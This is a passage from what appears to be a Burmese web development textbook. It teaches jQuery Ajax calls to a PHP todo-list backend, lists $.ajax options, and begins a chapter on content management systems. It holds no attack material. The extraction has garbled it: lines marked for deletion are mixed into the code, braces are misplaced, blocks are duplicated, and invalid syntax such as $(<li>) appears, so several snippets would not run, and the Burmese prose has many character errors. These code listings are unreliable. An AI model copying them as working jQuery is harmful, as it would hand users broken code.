actions.php ထဲမှာ လုပ်ဆောင်ချက်တွေ အများကြီးရေးသားထားပေးယူ၍ Request နဲ့အတူ action=get ဆိုတဲ့တန်းပါဝင်လာတဲ့အတွက် get_all_tasks() Function တစ်ခုတည်းကိုပဲ အလုပ်လုပ်သွားခြင်းဖြစ်ပါတယ်။ get_all_tasks() Function ၏ tasks Table ထဲမှာ ရှိသူမျှ Record တွေကို ဆွဲထုတ်ပြီး \$tasks Array ထဲမှာစုစုပေါင်းထည့်သွင်းပါတယ်။ ပြီးတော့မှ အဲဒီ Array ကို json_encode() Function နဲ့ JSON Format ဖြစ်အောင်ပြောင်းပြီး echo နဲ့ ရှိကိုထုတ်ပေးထားလို့ အခုလို ရလဒ်ကိုရရှိတဲ့ဖြစ်ပါတယ်။

Browser မှာ <http://localhost/todo/actions.php> လိုပဲထည့်သွင်းကြည့်ရင်တော့ ရလဒ်ကအခုလို ဖြစ်မှာပါ။

```
{"err": 1, "msg": "Unknown Action"}
```

Request နဲ့အတူ action Query Value ပါဝင်လာခြင်းမရှိလို့ case တစ်ခုနဲ့မှုမကိုကိုညီတဲ့အတွက် default အဖြစ် သတ်မှတ်ထားတဲ့ unknown_action() Function ကိုအလုပ်လုပ်ပေးသွားခြင်းဖြစ်ပါတယ်။ ကျွန်ုင် Function တွေကတော့ သက်ဆိတ်ရာလုပ်ငန်းအလိုက် Task ထည့်သွင်းခြင်း၊ ပယ်ဖျက်ခြင်း၊ Status Update လုပ်ခြင်းတိုကို ဆောင်ရွက်ပေးထား ခြင်းဖြစ်ပါတယ်။ ရေးသားထားတဲ့ Code ကိုလေ့လာကြည့်ရင် Function တစ်ခု ခြင်းစီရွှေ့အလုပ်လုပ်ပုံကို နားလည်နိုင်မယ်လို့ ယူဆပါတယ်။

Adding Ajax Requests

ဆက်လက်ပြီး app.js မှာ Ajax လုပ်ဆောင်ချက်တွေထည့်သွင်းပါမယ်။ ပထမအဆင့်အနေနဲ့ buildTask() Function ကို အခုလိုပြုပြင်ပေးပါ။

```
function buildTask(msg, id) {
    var checkbox = $("<input>", {
        type: "checkbox"
    }).click(function() {
        if($(this).is(":checked")) {
            $(this).parent().prependTo("#done");
        } else {
            $(this).parent().appendTo("#tasks");
        }
    });

    $("h1 span").html( $("#tasks li").length );
};

var task = $("<span>").html(msg);
```

```

var del = $("<a>", {
    href: "#"
}).html("&times;").click(function() {
    $(this).parent().fadeOut(function () {
        $(this).remove();
        $("h1 span").html( $("#tasks li").length );
    });
}).hide();

return $("<li>").data("id", id)
    .append(checkbox)
    .append(task)
    .append(del);
}

```

ပြင်ဆင်ရမယ့်နေရာကို Highlight လုပ်ပေးထားပါတယ်။ ဒီအဆင့်မှာ ကျိုး Code တွေကတော့ အပြောင်းအလဲမရှိ အတူတူပါပဲ။ တစ်ချို့ ကိစ္စတွေကို Record ID သိရမှ အလုပ်လုပ်နိုင်မှာဖြစ်လို့ Task List ရိုက်ထုတ်စဉ်မှာ id တန်ဖိုးကို jQuery ရဲ့ data() Function အသုံးပြုပြီး သက်ဆိုင်ရာ Element နဲ့အတူ တွဲဖက်ထည့်သွင်းပေးထားခြင်း ဖြစ်ပါတယ်။

ဆက်လက်ပြီး Page Load လုပ်တဲ့အချိန်မှာ tasks Table ထဲက Record တွေကိုရယူပြီးဖော်ပြချင်ပါတယ်။ ဒါကြောင့် \$ (document).ready() အတွင်းတစ်နေရာမှာ အောက်ပါ Code ကို ဖြည့်စွက်ပေးပါ။

```

$.get("actions.php", {action: "get"}, function( tasks ) {

    $.each(tasks, function(index, task) {
        if( task.status == 1 ) {
            buildTask( task.subject, task.id ).appendTo("#done");
        } else {
            buildTask( task.subject, task.id ).appendTo("#tasks");
        }
    });

    $("#done input").attr("checked", "checked");
    $("h1 span").html( $("#tasks li").length );

}, "json");

```

get() jQuery Ajax Method ကိုသုံးပြီး actions.php ကို Request လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ Request Value မှာ action အတွက် get ကိုထည့်သွင်းပေးထားပါတယ်။ Callback Function မှာ Respond Data ကို tasks Variable နဲ့ လက်ခံရယူထားပါတယ်။

Callback Function အတွင်းမှာ jQuery each() Method ကိုသုံးပြီး tasks Variable ထဲမှာရှိနေတဲ့ JSON Array ကို Loop လုပ်ထားပါတယ်။ each() Method အတွက် Parameter နှစ်ခုပေးရပါတယ်။ Loop ပြုလုပ်လို့ ထဲ Array နဲ့ Callback Function တို့ဖြစ်ပါတယ်။ each() ရဲ့ ပထမ Parameter အဖြစ် tasks ကိုပေးထားလို့ tasks Array ကို Loop လုပ်ပေးမှာဖြစ်ပြီး တစ်ကြိမ်အလုပ်လုပ်တိုင်း ရရှိလာတဲ့ Key နဲ့ Value တိုကို Callback Function ရဲ့

index နဲ့ task Variable တိမှာ ခွဲခြားထည့်သွင်းပေးထားမှာဖြစ်ပါတယ်။

Loop ရဲ့ Callback Function အတွင်းမှာ Task status ကို စစ်ဆေးထား ပါတယ်။ Status က 1 ဆိုရင် buildTask() Function ပြန်ပေးလာတဲ့ Element ကို #done ထဲကို ထည့်သွင်းပေးထားပါတယ်။ Status က 0 ဆိုရင်တော့ ရရှိလာတဲ့ Element ကို #tasks ထဲကို ထည့်သွင်းပေးထားပါတယ်။ ဒီနည်းနဲ့ Page Load လုပ်တိုင်း tasks Table တဲ့ကအချက် အလက်တွေကို ရယူဖော်ပြပေးနေမှာဖြစ်ပါတယ်။

ဆက်လက်ပြီး Task အသစ်ထည့်သွင်းလိုက်ချိန်မှာ tasks Table ထဲမှာလည်း သွားရောက်သိမ်းဆည်းစေဖို့ အတွက် ဖြည့်စွက်ပေးပါမယ်။

မူလရှိနေဖြူးသား \$("#new-task button").click() Event ကို အချလိုပြင်ဆင်ပေးပါ။

```
$("#new-task button").click(function() {
    var task = $("#new-task input").val();

    if(!task) return false;

    $.post("actions.php", {action: "add", subject: task}, function(res) {
        if( res.err == 1 ) {
            alert( res.msg );
        } else {
            buildTask(task, res.id).appendTo("#tasks");
        }
    }, "json");

    buildTask(task).appendTo("#tasks");
}

$("h1 span").html( $("#tasks li").length );

$("#new-task input").val("").focus();
});
```

ဖြည့်စွက်ရမယ့်အပိုင်းကို Highlight လုပ်ပေးထားပြီး ထုတ်ပယ့်ရမယ့်အပိုင်းကို Strikeout လုပ်ပေးထားပါတယ်။ actions.php ကို post() Method သုံးပြီး Request လုပ်ထားပါတယ်။ Request Data အနေနဲ့ action အတွက် add နဲ့ subject အတွက် task Variable တိုကိုသတ်မှတ်ပေးပါတယ်။ Respond Data ကိုတော့ Callback Function မှာ res Variable နဲ့လက်ခံထား ပါတယ်။

ဒီ Request ကိုလက်ခံရရှိတဲ့အခါ action တန်ဖိုးက add ဖြစ်နေတဲ့အတွက် actions.php ရဲ့ add_task() Function ကို အလုပ်လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ add_task() Function က INSERT လုပ်ငန်းအောင်မြင်ရင် err နဲ့ id Index နှစ်ခုပါ ဝင်တဲ့ Array တစ်ခုပြန်ပေးထားပါတယ်။ err တန်ဖိုးက 0 ဖြစ်ပြီး id တန်ဖိုးကတော့ လက်တစ်လောထည့်သွင်းလိုက်တဲ့ Record ID ဖြစ်ပါ တယ်။ INSERT Query မမှန်ရင်တော့ err နဲ့ msg ဆိတဲ့ Index နှစ်ခုပါဝင်တဲ့ Array တစ်ခုပြန်ပေးပါတယ်။ err တန်ဖိုးက 1 ဖြစ်မှာဖြစ်ပြီး msg မှာတော့ Task ကို မထည့်သွင်းနိုင်ကြောင်း Message တစ်ခုပါ။

ဒါကြာင့် post() Ajax Method ရဲ့ Callback Function ထဲမှာ res ရဲ့ err ကို စစ်ဆေးပြီး err ရှိရင် msg ကို Alert Box နှောဖြေပြေး err မရှိတော့မှာ buildTask() Function ကို ခေါ်ယူထားပါတယ်။ ဒီနည်းနဲ့ Task တစ်ခုထည့်သွင်းလိုက်တိုင်း ဖော်ပြန်တဲ့ List ထဲမှာ Item တစ်ခုတိုးလာသလို tasks Table ထဲကိုလည်း Record အသစ်အနေနဲ့ဝင်ရောက် သွားစေမှာဖြစ်ပါတယ်။

ဆက်လက်ပြီး Task တွေကို Delete လုပ်လိုက်ရင် tasks Table ထဲကနေပါ ပယ်ဖျက်သွားစေမယ့် Request ကိုဖြည့်စွက်ပေးပါမယ်။ buildTask() Function ကို ပြုပြင်ရမှာဖြစ်ပါတယ်။ ပြင်လက်စနဲ့ Task တွေကို ဆောင်ရွက်ပြီးဒါကြာင့်မှတ်သားခြင်း၊ မပြီးစီးသေးကြောင်းပြန်လည်မှတ်သားခြင်းလုပ်ဆောင်ချက်များကိုပါ တစ်ခါတည်း ဖြည့်စွက်ချင်ပါတယ်။ အခုလို ပြင်ဆင်ပေးပါ။

```
function buildTask(msg, id) {
    var checkbox = $("<input>", {
        type: "checkbox"
    }).click(function() {

        var task = $(this).parent();
        var task_id = task.data("id");
        if($(this).is(":checked")) {
            $.post("actions.php", {action: "done", id: task_id}, function() {
                task.prependTo("#done");
                $("h1 span").html( $("#tasks li").length );
            });
        } else {
            $.post("actions.php", {action: "undo", id: task_id}, function() {
                task.appendTo("#tasks");
                $("h1 span").html( $("#tasks li").length );
            });
        }
        if($(this).is(":checked")){
            $(this).parent().prependTo("#done");
        } else {
            $(this).parent().appendTo("#tasks");
        }

        $("h1 span").html( $("#tasks li").length );
    });

    var task = $("<span>").html(msg);

    var del = $("<a>", {
        href: "#"
    }).html("&times;").click(function() {

        var task = $(this).parent();
        var task_id = task.data("id");
        $.post("actions.php", {action: "del", id: task_id}, function(res) {
            task.remove();
            $("h1 span").html( $("#tasks li").length );
        }, "json");
    });
}
```

```

$(this).parent().remove();
$("h1 span").html( $("#tasks li").length );
});

return $(<li>).data("id", id)
    .append(checkbox)
    .append(task)
    .append(del);
}

```

ဖြည့်စွက်ထားတဲ့အပိုင်းကို Highlight လုပ်ပေးထားပြီး ထုတ်ပယ်ရမယ့်အပိုင်းကို Strikeout လုပ်ပေးထားပါတယ်။ လုပ်ဆောင်ချက်တိုင်း အတွက် `post()` Method ကိုယ်စိသုံးပြီး `actions.php` ကို Request လုပ်ထားပါတယ်။ ထူးခြားချက်ကတော့ Request Data တဲ့မှာ `` Element ရဲ့ `data-id` ကိုရယူပြီး ထည့်သွင်းပေးထားခြင်း ဖြစ်ပါတယ်။ အလုပ်လုပ်ပုဂ္ဂို တစ်ခုချင်လိုက်ရှင်းနေမှ ပို့ဆောင်ရွက်ပါတယ်။ ပြင်ဆင်လိုက်တဲ့ Code ကိုသာ ဖတ်ရှုလေ့လာ ကြည့်စေချင်ပါတယ်။

အခုဆိုရင် ကျွန်ုတ်တို့ရဲ့ Todo List Application ဟာ အချက်အလက်များကိုလည်း အမြှေသိမ်းဆည်းပေးထား နိုင်တဲ့ Application တစ်ခုဖြစ်သွားပြီ ဖြစ်ပါတယ်။ ဒီအခန်းမှာ Server-side Script အနေနဲ့ ဖြည့်စွက်လိုက်တဲ့ Script က အများကြီး လုပ်မပေးပါဘူး။ ပေးပို့လာတဲ့ Data ကို Database Table တဲ့မှာ သိမ်းဆည်းပေးခြင်းကိုသာ ဆောင်ရွက်ပြီး အများစုဖြစ်တဲ့ Interface ပိုင်းနဲ့ Request ပြုလုပ်တဲ့ လုပ်ဆောင်ချက်များကို JavaScript, DOM နဲ့ XHR တို့ပေါင်းစပ် တည်ဆောက်ထားခြင်း ဖြစ်ပါတယ်။ <http://localhost/todo/> လို့ Browser URL Bar မှာ ထည့်သွင်းပြီးစမ်းသပ်ကြည့် နိုင်ပါပြီ။

11.7 – Other jQuery Methods

jQuery မှာ `get()` နဲ့ `post()` အပြင် အခြား Ajax Method များကျင့်ချိပါသေးတယ်။ အဲဒီထဲက `getJSON()` Method ကတော့ Respond Data ကို JSON အဖြစ်လက်ခံတဲ့ Method တစ်ခုဖြစ်ပါတယ်။ ဥပမာ -

```
$.getJSON("actions.php", {action: "get"});
```

- လိုပေးသားခြင်းဟာ -

```
$.get("actions.php", {action: "get"}, "json");
```

- လိုပေးသားခြင်းနဲ့တူညီပါတယ်။ လိုအပ်ရင်အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် Request Method အနေနဲ့ GET နဲ့ POST တို့ကို လိုပေးသားရမှုပါမြို့၍ GET အတွက်နည်းလမ်းတစ်မျိုးနဲ့ရေးသားပြီး POST အတွက်နည်းလမ်း နောက်တစ်မျိုးနဲ့ ရေးမယ့်အတား ရေးသားပုံတူညီသွားအောင် `get()` နဲ့ `post()` တို့ကိုပဲသုံးလိုက်တောက် ပိုအဆင်ပြေတယ်လို့ဆိုပါတယ်။

နောက်တစ်ခုကတော့ `getScript()` ဖြစ်ပါတယ်။ Respond Data အနေနဲ့ JavaScript ကိုလက်ခံပြီး တစ်ခါတည်း Run ပေးတဲ့ Method ဖြစ်ပါတယ်။

```
$.getScript("js/somescript.js");
```

- လိုပေးသားခြင်းဟာ -

```
$.get("js/somescript.js", "script");
```

လိုပေးသားခြင်းနဲ့တူညီပါတယ်။

နောက်တစ်ခုကတော့ `load()` ဖြစ်ပါတယ်။ သူကတော့ DOM Selector နဲ့တွဲသုံးရပါတယ်။ လက်ခံရရှိတဲ့ Respond Data ကို Select လုပ်ထားတဲ့ Element ထဲကို တစ်ခါတည်းထည့်သွင်းပေးပါတယ်။ ဥပမာ -

```
$("#note").load("data.php", {id: 123});
```

နောက်ဆုံးတစ်ခုကတော့ `ajax()` Method ဖြစ်ပါတယ်။ အမှန်တော့ `ajax()` ဟာ jQuery ရဲ့ အဓိက Ajax Function ဖြစ် ပါတယ်။ Request နဲ့ပေါက်သက်တဲ့ Setting အသေးစိတ်သတ်မှတ်နိုင်တဲ့အတွက် Low-level Interface လိုပေးပါတယ်။ ကျွန်ုတ်တို့ အသုံးပြုခဲ့တဲ့ `get()` နဲ့ `post()` တို့ဟာ `ajax()` Method ကို တစ်ဆင့်သုံးထားတဲ့ အတိုကောက်ရေးနည်းများ ဖြစ်ကြပါတယ်။

ရေးသားပုံနှုန်းက အခုလိုပါ -

```
$.ajax({
  url: "actions.php",
  data: "action=get",
  type: "get",
  success: function() {
    // do something on success
  },
  dataType: "json"
});
```

Request အတွက်အသုံးပြုလိုတဲ့ Setting အားလုံးကို JSON အနေနဲ့တွဲဖက်သတ်မှတ် ပေးလိုက်ခြင်း ဖြစ်ပါတယ်။ သတ်မှတ်လိုပါရတဲ့ Setting Option တွေအများကြီး ရှိပါတယ်။ အုံဒီထဲက မှတ်သားသင့်တဲ့ Option တစ်ချို့ကို ရွေးထုတ်ဖော်ပေးပါမယ် -

beforeSend – Request မပိုလွှတ်မီ ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင်ချက်များရှိတဲ့ `beforeSend` Option နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးအနေနဲ့ Function တစ်ခုကို သတ်မှတ်ပေးရမှာဖြစ်ပါတယ်။

complete – Request/Respond (အောင်မြင်သည်ဖြစ်စေ မအောင်မြင်သည်ဖြစ်စေ) ပြီးစီးသွားချိန်မှာ ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင်ချက်တွေကို `complete` Option နဲ့သတ်မှတ်ထားနိုင်ပါတယ်။ သူလည်းပဲ တန်ဖိုးအနေနဲ့ Function တစ်ခုကို သတ်မှတ်ပေးရမှာပါ။

data – Request Data တွေကို data Option နဲ့ သတ်မှတ်ပေးထားနိုင်ပါတယ်။ သတ်မှတ်တဲ့အခါ Query String ပုံစံနဲ့သတ်မှတ်နိုင်သလို၊ JSON အနေနဲ့လည်း သတ်မှတ်နိုင်ပါတယ်။

dataType – Respond Data Type သတ်မှတ်ဖို့သုံးနိုင်ပါတယ်။ သတ်မှတ်နိုင်တဲ့ တန်ဖိုးတွေကတော့ json, xml, script နဲ့ html တို့ပြစ်ပါတယ်။ မသတ်မှတ်ခဲ့ရင် Respond Header မှပါဝင်လာတဲ့ Content-type ကို ကြည့်ပြီး jQuery က အလိုအလျှောက်သတ်မှတ်သွားမှုပြစ်ပါတယ်။ ထူးခြားချက်အနေနဲ့ jsonp ဆိတဲ့ Data Type တစ်ခုရှုပါတယ်။ သူက json ပါပဲ။ ဒါပေမယ့် Domain မတူတဲ့ Request တွေပြုလုပ်လိုတဲ့အခါမှာ အသုံးပြုရ ပါတယ်။ Ajax က သဘာဝအရ Cross-Domain Request လိုခေါ်တဲ့ Domain မတူတဲ့ Request တွေကို လက်ခံလေ့မရှိပါဘူး။ jsonp Data Type ကို အသုံးပြုလိုက်ရင် Cross-domain Request တွေ ပြုလုပ်နိုင်သွားမှုပြစ်ပါတယ်။

error – Request မအောင်မြင်တဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင်ချက်တွေကို error Option နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးအနေနဲ့ Function တစ်ခုသတ်မှတ်ပေးရမှာပါ။

password – HTTP Authentication သုံးပြီးကန္တသတ်ထားတဲ့ အပိုင်းတွေကို Request လုပ်လိုတဲ့အခါ Password Option ကို Request နဲ့အတူတဲ့ဟန်ပေးဖို့ အသုံးပြုနိုင်ပါတယ်။

statusCode – Respond Code အလိုက် သီးခြားလုပ်ဆောင်ချက်တွေ သတ်မှတ်လိုတဲ့အခါ အသုံးပြုနိုင်ပါတယ်။ Code တစ်ချင်းအလိုက် Function တွေသတ်မှတ်ထားနိုင်ပါတယ်။ ဥပမာ –

```
$.ajax({
  url: "some/url",
  statusCode: {
    404: function() {
      // ...
    },
    403: function() {
      // ...
    },
    500: function() {
      // ...
    }
  }
});
```

success – Request အောင်အောင်မြင်မြင် ပြုလုပ်နိုင်တဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင်ချက်တွေကို သတ်မှတ်ထားနိုင်ပါတယ်။ complete နဲ့မတူတာက သူကတော့ Request အောင်မြင်မှသာ ဆောင်ရွက်မယ့် Option ဖြစ်ပါတယ်။ တန်ဖိုးအနေနဲ့ Function သတ်မှတ်ပေးရမှာပါ။

timeout – Request တစ်ခုအတွက် အမြင့်ဆုံးခွင့်ပြုကြာချိန်ကို timeout Option နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးကို Millisecond နဲ့ပေးရပါတယ်။

type – type Option ကိုတော့ GET, POST, PUT, DELETE စတဲ့ Request Method သတ်မှတ်ပေးဖို့ အသုံးပြုနိုင်ပါတယ်။

url – Request ပြုလုပ်လိုတဲ့ URL သတ်မှတ်ဖို့အတွက် အသုံးပြုရပါတယ်။

username – HTTP Authentication နဲ့ကန့်သတ်ထားတဲ့အပိုင်းတွေကို Request ပြုလုပ်လိုတဲ့အခါ User Name ကို Request နဲ့အတူတွဲဖက်ပေးဖို့ အသုံးပြန်စိုင်ပါတယ်။

Setting တွေကို လိုအပ်သလို အမျိုးမျိုးသတ်မှတ်နိုင်တဲ့အတွက် အသေးစိတ်သတ်မှတ်ဖို့လိုတဲ့ Request တွေအတွက် ajax() Method အသုံးပြုနိုင်မှာဖြစ်ပါတယ်။ ဥပမာ - PUT နဲ့ DELETE လို Request Method တွေ သုံးဖို့လိုလာပြီဆိုရင် get() post() တို့နဲ့အဆင်မပြေတော့ပဲ ajax() ကို အသုံးပြုရမှာဖြစ်ပါတယ်။

Conclusion

အခုချိန်မှာ Web Development မှာ အဓိကအသုံးပြုတဲ့ နည်းစနစ်ပိုင်းကြောင်လဲနေခဲ့ပါပြီ။ အရင်က Server-side Script တွေက အဓိကနည်းပညာဖြစ်ခဲ့ပြီ။ Application တစ်ခုလုံးရဲ့ Domain Logic ကနေ Template တွေ User Interface တွေအထိ Server-side Script များကပဲ အားလုံးတာဝန်ယူခဲ့ကြပါတယ်။ အခုချိန်မှာတော့ Application ရဲ့လုပ်ဆောင်ချက်အများစုကို JavaScript နဲ့တည်ဆောက်လာကြပြီ။ Server-side Script ဆိုတာ ကျွန်တော်တို့ နူးနာမှာ အသုံးပြုခဲ့သလို Data Persistence ပိုင်း တာဝန်ယူတဲ့ အလုပ်တစ်ခုကိုပဲ အဓိကလုပ်ပေးလာကြပါတယ်။ Server-side ရဲတာဝန်က Data လက်ခံသိမ်းဆည်းဖို့ပြုဖြစ်လာပြီး အခြားလုပ်ဆောင်ချက်တွေက Client-side ဘက်ကို ရွှေလာတဲ့သဘောဖြစ်ပါတယ်။

ဒါပေမယ့်လည်း Server-side ရဲ့ အခန်းကဏ္ဍကလည်း သူနေရာနဲ့သူတော့အရေးပါနေဆဲပါ။ Ajax Application အဖြစ် အမြစ်နူးနာယူရတဲ့ Gmail ကိုပဲကြည့်ပါ။ သူမှာ Standard View နဲ့ HTML View ဆိုပြီး Interface နှစ်ခုရှိပါတယ်။ Gmail HTML View ဟာ ရှိုးရိုး Server-side Script အခြေပြု Interface တစ်ခုသာဖြစ်ပါတယ်။ Ajax Interface လောက်လုပ်ဆောင်ချက်တွေ ပြည့်စုစုံပြုခဲ့ပါတယ်။ တစ်ခါတစ်ရုံမှာ HTML Interface ကလည်းရှိုးရှင်းမြန်ဆန်ပြီး သူနေရာနဲ့သူ အားသာချက် တွေ့ရှိနေပါတယ်။

တည်ဆောက်မယ့် Application လိုအပ်ချက်အလိုက် Client-side နဲ့ Server-side ကို သင့်တော်သလိုတွဲဖက်အသုံးပြုတည် ဆောက်သွားကြရမှာပဲဖြစ်ပါတယ်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂


Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

အခန်း (၁၂) Content Management System – CMS

Creating and Managing Websites? Just Piece of Cake.

Content Management System (အတိကောက် CMS) နည်းပညာဟာ အခြေခံအားဖြင့် Website တစ်ခုမှာပါဝင်တဲ့ အချက်အလက်များကို Website ရေးသားနည်းမတက်ကျွမ်းတဲ့သာမာန်အသုံးပြုသူများ အလွယ်တစ်ကူစီမံနိုင်အောင် ဖန်တီးပေးထားတဲ့ စနစ်တစ်မျိုး ဖြစ်ပါတယ်။



ပုံ (၁၂-၁) Front-End and Back-End Interfaces of CMS

CMS တွေဟာလည်း အမှန်တော့ Web Application တစ်မျိုးဖြစ်ပါတယ်။ သူမှာ Front-End နဲ့ Back-End ဆိုပြီး Interface ကို ခွဲခြားထားပေးလော့ပါတယ်။ Front-End ကတော့ အများအသုံးပြနိုင်ရန် အတွက်ဖြစ်ပြီး Back-End

ကတော့ Website မှာပါဝင်တဲ့ အချက်အလက်များကို စီမံနိုင်တဲ့ Interface ဖြစ်ပါတယ်။ ဒါကြောင့် အခြေခံအားဖြင့် Front-End Interface ကို မည်သူမဆိုအသုံးပြန်ပြီး Back-End ကိုတော့ အခွင့်ရှိတဲ့ Web Master မှသာအသုံးပြုခွင့်ရှုအောင် Password နဲ့ ကာကွယ် ထားမှုဖြစ်ပါတယ်။ ပုံ (၁၂-၂) မှာလည်း ဒီသဘောကိုဖော်ပြထားပါတယ်။

CMS တွေက Website မှာပါဝင်တဲ့ အချက်အလက်များပြင်ဆင်ခြင်းအပြင် User Account များကိုစီမံခြင်း၊ Content Meta လိုခေါ်တဲ့ Category များ၊ Tag များစီမံခြင်း၊ အသုံးပြုသောတွေထည့်သွင်းတဲ့ အချက်အလက်များ (ဥပမာ - Comment များ) စီမံခြင်း၊ Website Design နဲ့ Layout စီမံခြင်းစတဲ့ လုပ်ဆောင်ချက်များကိုလည်း ဆောင်ရွက်နိုင်အောင် စီစဉ်ထားပေးကြလေ ရှိပါတယ်။

12.1 – Popular CMS

CMS တွေထဲမှာ အထင်ရှုံးဆုံးနဲ့ လူသုံးအများဆုံး CMS (၃) ခုရှိပါတယ်။ အဲဒါတွေကတော့ Wordpress, Joomla နဲ့ Drupal တို့ပဲဖြစ်ပါတယ်။ ဒါ (၃) ခုလုံးက Open Source နည်းပညာတွေဖြစ်ပြီး PHP/MySQL အသုံးပြုတည်ဆောက်ထားကြတာပါ။

Wordpress, Joomla, Drupal တို့ကို General Purpose CMS လိုခေါ်ချင်ပါတယ်။ ဘာဖြစ်လိုလဲဆိုတော့ ဒါ CMS တွေနဲ့ ကုမ္ပဏီအဖွဲ့အစည်းအမျိုးမျိုးတွေက Website တွေ၊ Web Portal တွေ၊ သတင်းမီဒီယာအမျိုးမျိုးအတွက် Website တွေကနေ E-Commerce Website တွေအထိန်တို့ခိုင်လိုဖြစ်ပါတယ်။ General Purpose အတွက်မဟုတ်ပဲ ကဏ္ဍတစ်ခုအတွက်သီး၌ ရည်ရွယ်ထားတဲ့ CMS တွေလည်းရှိပါသေးတယ်။

ဥပမာ - Vanilla Forum ကဲ့သို့စနစ်မျိုး အသုံးပြုပြီး အင်တာနက်ဖို့ရမ်တွေ တည်ဆောက်နိုင်ပါတယ်။ Elgg လိုစနစ်မျိုးနဲ့ Social Network တွေ တည်ဆောက်နိုင်ပါတယ်။ MediaWiki လိုစနစ်မျိုးနဲ့ Wikipedia ကဲ့သို့ Online Knowledge Base တွေတည်ဆောက်နိုင်ပါတယ်။ Moodle လိုစနစ်မျိုးနဲ့ Online Education Platform တွေ တည်ဆောက်နိုင်ပါတယ်။ Magento လိုစနစ်မျိုးနဲ့ E-Commerce စနစ်တွေ Online Store တွေ တည်ဆောက်နိုင်ပါတယ်။ ဒါတွေအားလုံး ဟာလည်း CMS လိုခေါ်ခါးနိုင်တဲ့ စနစ်တွေပဲဖြစ်ပြီး Wordpress, Joomla, Drupal တို့လို နယ်ပယ်စုံအတွက် Website တွေတည်ဆောက်နိုင်ပဲ မဟုတ်ပဲ သက်ဆိုရာကဏ္ဍတစ်ခုအတွက်သာ သီး၌ ရည်ရွယ်ထားတဲ့ CMS တွေဖြစ်ကြပါတယ်။

PHP နဲ့ Open Source နည်းပညာများထဲက အချို့ကိုသာရေးထုတ်ဖော်ပြခဲ့တာပါ။ Open Source မဟုတ်တဲ့ Commercial PHP CMS တွေရှိပါသေးတယ်။ အခြား Python, .NET, Java စတဲ့ နည်းပညာများနဲ့တည်ဆောက်ထားတဲ့ CMS တွေရှိကြပါသေးတယ်။ တစ်ချို့လည်း Open Source ဖြစ်ပါတယ်။ တစ်ချို့လည်း Commercial ဖြစ်တဲ့ အတွက် အခြောက်းငွေနှင့်ယူရပါတယ်။

ဒါ CMS တွေရဲ့အကူအညီနဲ့ ကနေခေတ်မှာ "Website ဆိုတာ မည်သူမဆိုတည်ဆောက်နိုင်တယ်" ဆိုတဲ့ သဘောမျိုးဖြစ်နေပါပြီ။ ဒါပေမယ့် ယေဘယျအားဖြင့်ပြောတာပါ။ လက်တွေမှာ CMS တွေဘယ်လောက်ပေါ်ပေါ့ အသုံးပြုရဘယ်လောက်လွှာယ်လွှယ် အမှန်တစ်ကယ်ပြည့်စုံကောင်းမွန်တဲ့ Website တစ်ခုတည်ဆောက်ဖို့အတွက် ထိုက်သင့်တဲ့ နည်းပညာကျမ်းကျင်မှုတွေ လိုအပ်ပါတယ်။ တည်ဆောက်တဲ့အပိုင်းကို Web Developer များကသင့်တော်တဲ့ CMS များရေးချယ်ခြင်း၊ တစ်ချို့လိုအပ်တဲ့အပိုင်းငတွေ ကိုယ်တိုင်ဖြည့်စွက် ရေးသားခြင်းအားဖြင့် တည်ဆောက်ပေးရပြီး Website မှာပါဝင်တဲ့အချက်အလက်ငတွေ စီမံတဲ့အပိုင်းကိုသာ CMS တွေအကူအညီနဲ့ Website ရေးသားနည်းနားမလည်သူများလဲ ဆောင်ရွက်နိုင်လာခြင်းဖြစ်ပါတယ်။

Links:

- Wordpress – <http://wordpress.org/>
- Joomla – <http://www.joomla.org/>
- Drupal – <http://drupal.org/>
- Vanilla – <http://vanillaforums.org/>
- Elgg – <http://elgg.org/>
